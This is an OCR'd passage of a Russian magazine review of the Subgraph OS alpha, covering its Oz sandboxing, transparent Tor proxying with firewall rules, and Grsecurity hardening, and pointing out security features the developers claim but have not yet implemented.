
Запуск приложения

Если запущенное в песочнице приложение будет скомпрометировано, оно не сможет ни выбраться из песочницы, ни навредить основной системе — хоть каталоги системы и подключаются внутрь песочницы, они недоступны для записи. Информация также останется в сохранности, так как взломщик/малварь сможет добраться разве что до конфигов приложения и различных кешей. Более того, тот же просмотрщик PDF (Evince) не может открыть любой документ, вместо этого он получит доступ только к файлу, для просмотра которого был запущен (юзер кликнул на документ в проводнике).



Oz размещает апплет в трее, с помощью которого в песочницу можно закинуть нужные файлы

В общем, вполне очевидная и простая, но хорошая архитектура. Проблема только в том, что в данный момент Subgraph OS использует Oz для запуска всего восемнадцати приложений, в число которых входят защищенный мессенджер CoyIM, почтовый клиент IceDove (Mozilla Thunderbird), офисный пакет OpenOffice, IRC-клиент HexChat, VLC и Tor Browser (для сравнения: в том же Firejail есть настройки для запуска почти сотни различных приложений). Остальные работают без всяких песочниц.


Файл Машина Вид Ввод Устройства Справка
Activities
Terminal
Wed 05:23
en
user@subgraph: ~
File Edit View Search Terminal Help
BGRAPH
Правый Ctrl


```
user@subgraph:~$ oz profiles
 1) coyim                     /usr/bin/coyim
 2) eog                       /usr/bin/eog
 3) evince                    /usr/bin/evince
 4) firefox                   /usr/bin/firefox-esr
 5) gajim                     /usr/bin/gajim
 6) hexchat                   /usr/bin/hexchat
 7) icedove                   /usr/bin/icedove
 8) iceweasel                 /usr/bin/iceweasel
 9) libreoffice               /usr/bin/libreoffice
10) liferea                   /usr/bin/liferea
11) mpv                       /usr/bin/mpv
12) pidgin                    /usr/bin/pidgin
13) pond                      /usr/local/bin/pond-client
14) ricochet                  /usr/bin/ricochet
15) shotwell                  /usr/bin/shotwell
16) torbrowser-launcher       /usr/bin/torbrowser-launcher
17) vlc                       /usr/bin/vlc
18) xchat                     /usr/bin/xchat
user@subgraph:~$
```

Восемнадцать профилей Oz из коробки

Прозрачное проксирование через Tor

Вторая важная особенность Subgraph OS — это проксирование всего исходящего трафика через Tor. По умолчанию Tor не поддерживает такую конфигурацию и представляет собой всего лишь SOCKS-прокси, то есть требует, чтобы приложение явно поддерживало SOCKS, а пользователь самостоятельно настроил проксирование приложения через Tor.


Разработчики Subgraph OS обошли эту проблему с помощью Metaproxy, перенаправляющего весь переданный на его порт трафик на адрес указанного SOCKS- или HTTP-прокси (в данном случае Tor), и простого правила брандмауэра, перенаправляющего весь исходящий трафик на порт Metaproxy (8675), делая исключение только для порталов аутентификации публичных сетей Wi-Fi.


Файл Машина Вид Ввод Устройства Справка
Activities
Terminal
Wed 05:40
en
user@subgraph: ~
File Edit View Search Terminal Help
Правый Ctrl

```
user@subgraph:~$ sudo iptables --list
Chain INPUT (policy DROP)
target     prot opt source               destination
NFQUEUE    udp  --  anywhere             anywhere             udp spt:domain NFQUEUE num 0 bypass
ACCEPT     all  --  anywhere             anywhere             state RELATED,ESTABLISHED
ACCEPT     all  --  anywhere             anywhere

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
REJECT     tcp  --  anywhere             anywhere             mark match 0x1 reject-with icmp-port-unreachable
ACCEPT     all  --  anywhere             anywhere             state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             localhost            tcp flags:FIN,SYN,RST,ACK/SYN
ACCEPT     udp  --  anywhere             localhost
ACCEPT     tcp  --  anywhere             localhost            tcp flags:FIN,SYN,RST,ACK/SYN multiport dports 8675
ACCEPT     all  --  anywhere             anywhere             owner UID match debian-tor
REJECT     all  --  anywhere             anywhere             reject-with icmp-port-unreachable
user@subgraph:~$
```

Настройки брандмауэра Subgraph OS

В качестве браузера Subgraph OS использует стандартный, никак не модифицированный Tor Browser. Это единственное приложение, использующее Tor напрямую, весь остальной софт, включая Wget, отдает трафик Metaproxy. ICMP запрещены в любую сторону, так что операционка не только не отвечает на пинги, но и не позволяет пропинговать другой хост.


Файл Машина Вид Ввод Устройства Справка
Activities
Tor Browser
Thu 06:01
«Хакер» - Безопасность, разработка, DevOps - Tor Browser
«Хакер» - Безопасн...
https://xakep.ru
Search
Новости Статьи Архив журналов Реклама Контакты
15
ВЕБ-СЕРВИСЫ ИНТЕРЕСНО ИНТЕРНЕТ
ВЕБ-СЕРВИСЫ УЯЗВИМОСТИ
Личный кабинет
Логин
Пароль
Запомнить меня
ВОЙТИ
Забыл пароль?
Правый Ctrl

В северокорейской доменной зоне .kp размещено всего 28 сайтов

Ошибка в конфигурации DNS-сервера позволила выяснить, что весь интернет в Северной Корее ограничивается 28 сайтами. ...

Исследователь заработал $16 000, обнаружив уязвимость в Facebook Business Manager

Исследователь из Индии нашел способ, позволяющий взломать Facebook Pages и получить контроль над любой страницей. ...

«ХАКЕР» ДОСТУПЕН ТОЛЬКО В ЭЛЕКТРОННОЙ ВЕРСИИ

Оформи подписку — получи:
- доступ к платным материалам сайта
- доступ ко всем номерам PDF

Tor Browser

Брандмауэр

В Subgraph OS интегрирован собственный брандмауэр, точнее графическая надстройка над iptables с диалоговым интерфейсом: стучится приложение, куда не надо, — на экране появляется диалог с просьбой разрешить или запретить соединение.

PaX/Grsecurity

Ядро Subgraph OS собрано с патчами PaX и Grsecurity, это значит, что оно из коробки включает в себя средства, затрудняющие выполнение атак, направленных на переполнение буфера. В первую очередь это пометка стека и области данных приложений как неисполняемых, а области кода как неперезаписываемой, а также технология ASLR (Address Space Layout Randomization), размещающая стек, область кода и данных приложений по случайным адресам в оперативной памяти.

Также Grsecurity включает в себя ряд средств, направленных на повышение безопасности ядра в целом. Это существенные ограничения для приложений, исполняемых в chroot (который используется для создания песочниц), запрет на исполнение бинарных файлов, не принадлежащих пользователю root, запрет на изменение текущего времени и даты, скрытие информации в файловой системе /proc, выводе dmesg, ограничения на использование FIFO-каналов и сокетов и другие.


Некоторые компоненты Subgraph OS напрямую завязаны на Grsecurity. Например, демон USBLockout использует функцию запрета на подключение любых устройств, чтобы не допустить подключения к компу любых USB-устройств, пока он заблокирован.

Нереализованные функции

Зашифрованный диск. Разработчики заявляют о том, что операционка использует принудительное шифрование данных. На самом деле это не так, по крайней мере пока. Инсталлятор может поставить Subgraph OS, используя любую конфигурацию диска, в том числе на один раздел без применения шифрования. Но можно выбрать и установку на логический том LVM, зашифрованный с помощью dm-crypt. Иными словами, никаких отличий от других дистрибутивов Linux.

Subgraph Mail. Во всех документах о дизайне ОС авторы Subgraph OS заявляют об использовании написанного с нуля почтового клиента с поддержкой OpenPGP. Это тоже неправда, операционка использует стандартный почтовый клиент IceDove с плагином Enigmail, а разработка собственного клиента, судя по всему, уже давно заброшена.

Доверенная загрузка. Еще одно громкое заявление разработчиков. Subgraph OS якобы использует технологию доверенной загрузки (Chain of trust), предполагающую защиту от загрузки ОС в случае ее внешней модификации. Для этого обычно используются зашифрованный загрузочный раздел, подписанные цифровым ключом ядро и RAM-диск, контрольные суммы файловых систем. В данный момент ничего подобного в Subgraph OS нет, операционка грузится обычным загрузчиком Grub, который передает управление ядру без всяких сверок цифровых подписей.



Partition disks

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.

Partitioning method:

Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual

Выбор вариантов разбивки диска

Выводы

Subgraph OS — всего лишь альфа, но даже для альфы она выглядит очень бедно. Внимания заслуживает разве что система прозрачного проксирования трафика через Tor, но в этом нет ничего нового, та же система есть в ОС TAILS и Whonix.

Система запуска приложений в песочницах, несмотря на свою вторичность, неплоха, но в данный момент используется только для небольшого числа «избранных» приложений. Включенные в состав ядра патчи Grsecurity — правильная вещь, но опять же реализованная в десятках других систем, включая древний как мир Hardened Gentoo.

Остальные функции пока просто не реализованы, так что ничего лучше старой доброй Qubes OS у нас до сих пор нет.

СТРОИМ ТУННЕЛИ

РАЗБИРАЕМСЯ С НОВИНКАМИ VPN

Мартин
«urban.prankster»
Пранкевич
prank.urban@gmail.com

